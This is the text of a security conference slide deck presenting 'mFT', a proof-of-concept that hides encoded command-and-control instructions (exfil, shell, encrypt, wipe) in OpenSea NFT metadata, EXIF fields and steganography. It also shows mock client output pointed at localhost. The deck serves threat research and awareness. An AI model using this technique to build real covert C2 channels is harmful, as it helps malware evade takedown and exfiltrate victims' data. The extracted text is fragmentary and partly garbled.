Mauro Eldritch @ Quetzal Team

ruby mFT.rb --execute "0xd838b011c90643b6623393a94405a5e3c199b1fc","1"

[**ID**] IP Address: 192.168.1.3.

[FAKE] Filesystem wiped.

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[🔯] Received HTTP Response Code 200. [ৗ [FAKE] Reverse Shell Opened.

[📩] Attempting exfiltration to http://localhost:4444/...

[😭] [FAKE] Encryption cycle started. Ransom note created.

WHOAMI

Mauro Eldritch

- Uruguayan/Argentinian Hacker.
- Speaker: DEF CON (x10), EC-COUNCIL Hacker Halted (x2), DevFest Siberia & others (40+).

Bitso Quetzal Team

- First Web3 Threat Research Team in LATAM.
- Focused on APTs and State-Sponsored Threats.
- Bitso.com





In this talk we'll experiment with using NFTs as immortal C2 servers.

We won't damage anything/anyone.

I won't sell you any NFTs. I'm here to unleash chaos for free.

This talk is the spiritual successor of "Everything is a C2... if you're brave enough" (DEF CON 29 Adversary Village)



LeopoldoGuest (Threat) Actor

OI NFTS, C2 SERVERS & GOLDEN RETRIEVERS

When you let an intrusive shower thought turn into a technical talk

02 MALICIOUS FUNGIBLE TOKENS

In the internet nobody knows you are a dog...

... with malicious intentions

NFTS, C2 SERVERS & GOLDEN RETRIEVERS



NFTS



NFTS





NON FUNGIBLE TOKENS

- > ERC-721 (2017) & ERC-1155 (2018).
- > On-Chain:
 - o All information is stored on the blockchain.
 - Higher gas fees.
 - o Permanent.
- > Off-Chain:
 - Basic information (contract) is stored on the blockchain.
 - o Metadata is stored elsewhere, sometimes decentralized.
 - Lower gas fees.
 - o Resilient, but not permanent.




C2 SERVERS



COMMAND & CONTROL SERVERS

- ➤ Infrastructure used to relay instructions to malicious software.
- > Limited durability:
 - o Banned by their own providers (VPS, Registrar, etc).
 - $\circ\,$ Blacklisted by SOCs and security providers.
 - Messed with / taken down by Hunters.



IMMORTAL C2 SERVERS



A MALICIOUS SHOWER THOUGHT

- >> Blockchain backed assets are *permanent*. Can't be banned, just *flagged*.
- > NFTs are blockchain backed assets.
- > NFTs can store extra information:
 - o Image
 - Name
 - o Description
 - Traits
- ➤ So what if instead of minting ugly monkeys, punks or pixels... we mint a malicious golden retrievers army?

OPENSEA NFTS

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Most popular NFTs market. Probably whitelisted by most Web3 companies. All traffic would hit OpenSea's API.






OFF-CHAIN

NFTs are partially stored on-chain. Metadata is stored on *decentralized* filesystems.

DECENTRALIZED METADATA

Arweave [ar://]
Interplanetary File System (IPFS) [ipfs://]
FileCoin





FILE PROCESSING

Images are converted to AVIF format. Original files are still stored in a decentralized way.



ON-CHAIN VS OFF-CHAIN




WHY NOT GO FULLY ON-CHAIN?

- > The easy route.
- > Very similar to another discovery called "Etherhiding" (Guardio Labs).
- ➤ ClearFake campaign: abusing BSC Binance Smart Chain to deploy code associated with Redline, Lumma and Amadey stealers.

MALICIOUS FUNGIBLE TOKENS



MALICIOUS FUNGIBLE TOKENS





CHAOS COOKBOOK

- > Malicious tokens with C2 instructions.
- Custom malware.
- Custom exfiltration server.

SUSPECTS LINEUP





Initial Access Barker Malicious Fungible Tokens



Ransom Retriever
Malicious Fungible Tokens




Treat Actor
Malicious Fungible Tokens




Golden Locker Malicious Fungible Tokens

OUR MALWARE



TESTING COMMON FIELDS





TREAT ACTOR

- Description field: r13|nKOsL]ExpzImpm1bqUEjBv8ioT9wL]kbo3A0Bw D0AQDiWzAiMTH9q2uiL]1cB2yxWzSwqTyioaZ9n]DfMKuzn]j=
- ➤ Encoding: Base64 + ROT13
- <u>Decoded:</u> ip_address=<u>http://localhost:4444/</u> &code=whoami;id &actions=id,exfil
- Notes: **Not** detected by CyberChef Magic Recipe (Depth: 10).


TESTING COMMON FIELDS






GOLDEN LOCKER


- ➤ <u>Description field:</u> **b64|**aXBfYWRkcmVzcz1odHRw0i8vbG9jYWxob3N00jQ0N DQvJmNvZGU9d2hvYW1p02lk02hvc3RuYW1lJmFjdGlvbnM9aWQsZXhmaWwsc 2hlbGwsZW5jcnlwdCx3aXBl
- Encoding: Base64
- <u>Decoded:</u> ip_address=<u>http://localhost:4444/</u> &code=whoami;id;hostname &actions=id,exfil,shell,encrypt,wipe
- ➤ Notes: Not detected by CyberChef Magic Recipe (Depth: 10).




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Blockchain: ether				
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mFT - Client v0.01 - Mauro Eldritch
Report for NFT 1 [0xd838b011c90643b6623393a94405a5e3c199b1fc] Blockchain: ethereum.
Attempting to decode Description Encoding: Base64 detected.
Name
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[♥] Action plan:
[☞] Will use http://localhost:4444/ as a target exfiltration Server. [̞/] Will attempt to run the code below: whoami id hostname
[D] Will attempt to uniquely identify the host.
[im] Will attempt to exfiltrate data to target host.[im] Will attempt to open a reverse shell against target host.
[A] Will attempt to encrypt data from infected host.[A] Will attempt to wipe data from infected host.
∼/Projects/mFT · (main ±)







TESTING STEGANOGRAPHY







RANSOM RETRIEVER

- Message: @mauroeldritch-was-here
- Method: LSB (Least Significant Bit)
- <u>Location:</u> b1,rgb,lsb,xy
- Notes: Present on raw (original) file but not on the AVIF converted one. Still, both files are distributed to decentralized IPFS servers.

TESTING STEGANOGRAPHY




TESTING STEGANOGRAPHY





TESTING TRAITS & EXIF METADATA






INITIAL ACCESS BROKER BARKER


- Trait, EXIF & Message: **b64l**aXBfYWRkcmVzcz1odHRw0i8vbG9jYWxob3 N00jQ0NDQv]mNvZGU9d2hvYW1p
- Encoding: Base64.
- ➤ <u>Trait Name:</u> *Meta*
- ➤ <u>EXIF Field:</u> *ProfileCopyright*
- <u>Decoded:</u> ip_address=<u>http://localhost:4444/</u> &code=whoami


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  "token_standard"=>"erc1155",
  "name"=>"Initial Access Barker".
  "description"=>"Welcome to the Goldilocks Dark Market.",
   "metadata url"=>
  "updated_at"=>"2024-04-02T22:47:58.373638",
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
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GOLDENLOCKER TO THE MOON

Hello. I liked your work so much that I'm willing to pay 15 Eth for it, how do

https://opensea.io/assets/ethereum/

0xd838b011c90643b6623393a9440

you feel about that?

5a5e3c199b1fc/3





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Si la aceptas, también podrá llamarte y ver información como tu estado de actividad y cuándo leíste los mensajes.

Bloquear

Eliminar

Aceptar

I'm willing to pay 15 Eth for it, how do you feel about that? https://opensea.io/assets/ethereum/ 0xd838b011c90643b6623393a9440 5a5e3c199b1fc/3

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
Hello!:) Saw your ad for an NFT for sale on OpenSea. Can I find out if it's still relevant? I want to buy it.




nooo hackers stole my monke

I'm willing to buy for. 2 ETH

IPFS TO THE MOON





WHAT PEOPLE ARE SAYING



"TREAT ACTOR IS SO CUTE! <3"

- PagedOut eZine Reviewer



"I HOPE MY FAVORITE ACTOR IS IN THE PRESENTATION """

- Nerdearla (CON) Organizer



"A VERY CREATIVE USE OF IPFS AND PERSISTENT C2S
BUT, OUT OF SCOPE"

- OpenSea/BugCrowd Triager

THANKS!



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https://github.com/MauroEldritch/mFT

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